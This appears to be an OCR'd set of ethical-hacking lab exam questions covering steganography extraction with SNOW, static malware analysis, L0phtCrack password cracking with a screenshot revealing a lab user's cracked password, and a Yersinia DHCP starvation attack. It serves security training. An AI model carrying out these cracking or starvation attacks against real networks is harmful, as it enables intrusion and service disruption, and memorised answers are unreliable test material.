





An employee in your organization is suspected of sending important information to an accomplice outside the organization. The incident response team has intercepted some files from the employee's system that they believe have hidden information. You are asked to investigate a file named Confidential.txt and extract hidden information. Find

out the information hidden in the file. Note: The Confidential.txt file is located at C:\Users\Admin\Documents in EH Workstation – 2 machine.


```
SNOW.EXE -C Confidential.txt
```




The incident response team has intercepted an image file from a communication that is supposed to have just text. You are asked to investigate the file and check if it contains any hidden information. Find out the information hidden in the file. Note: The vacation.bmp file is located at C:\Users\Admin\Documents in EH Workstation – 2 machine.




You are a malware analyst working for CEHORG. During your assessment within your organisation's network, you found a malware face.exe. The malware is extracted and placed at C:\Users\Admin\Documents in the EH Workstation – 2 machine. Analyze the malware and find out the File pos for KERNEL32.dll text. (Hint: exclude zeros.)




Analyze an ELF executable (Sample-ELF) file placed at C:\Users\Admin\Documents in the EH Workstation – 2 machines to determine the CPU Architecture it was built for.





You have been given a task to audit the passwords of a server present in CEHORG network. Find out the password of the user Adam and submit it. (Note: Use Administrator/ CSCPa$$ when asked for credentials).


EH Workstation - 2
LOphtCrack 7 - v7.2.0 Win64 [Unnamed Session] *
MENU
HELP
LØPHTCRACK 7
Passwords
Accounts
Import
Audit
Base
Reports
Queue
Schedule
Documentation
System
Settings
Help
This is the queue of work items to be executed.
To add queue items, visit the 'Import', 'Audit' or 'Report' page. To reorder the queue press 'Up', 'Down', or 'Remove'.
The queue can be executed from this page immediately, or scheduled for execution at a later point. The queue must be validated before executing or scheduling, in order to ensure you get what you want.
Queue:
Description
Status
1 Import hashes from remote Windows system (Remote Import: 10.10.10.25 Clear Existing Accounts,Username: ... Complete
2 Perform User-Info/Single Crack (User Info) Complete
3 Perform Dictionary / Wordlist Crack (Dictionary:Fast) Complete
4 Export Accounts (HTML Format, File: C:\Users\Administrator\Desktop\.html (include style) +Audited Status ... Unvalidated
Move Up
Move Down
Remove
Validate Queue
Run Queue Now
Schedule Queue
Status: Finished
Current Operation: Finished
Thermal Monitor: COOL
CPU Utilization:
05:59:10 Node 7: Loaded 0 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
05:59:10 Node 7: Node number 7 of 16
05:59:10 Node 3: password2 (Louis)
05:59:10 Node 8: Loaded 0 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
05:59:10 Node 5: password4 (Adam)
This Step: 100%
Total Queue: 100%
Pause
Stop
USD/JPY
-0.31%
Search
6:04 AM
1/9/2024




Use Yersinia on the “EH Workstation – 1” (Parrot Security) machine to perform the DHCP starvation attack. Analyze the network traffic generated during the attack and find the Transaction ID of the DHCP Discover packets.






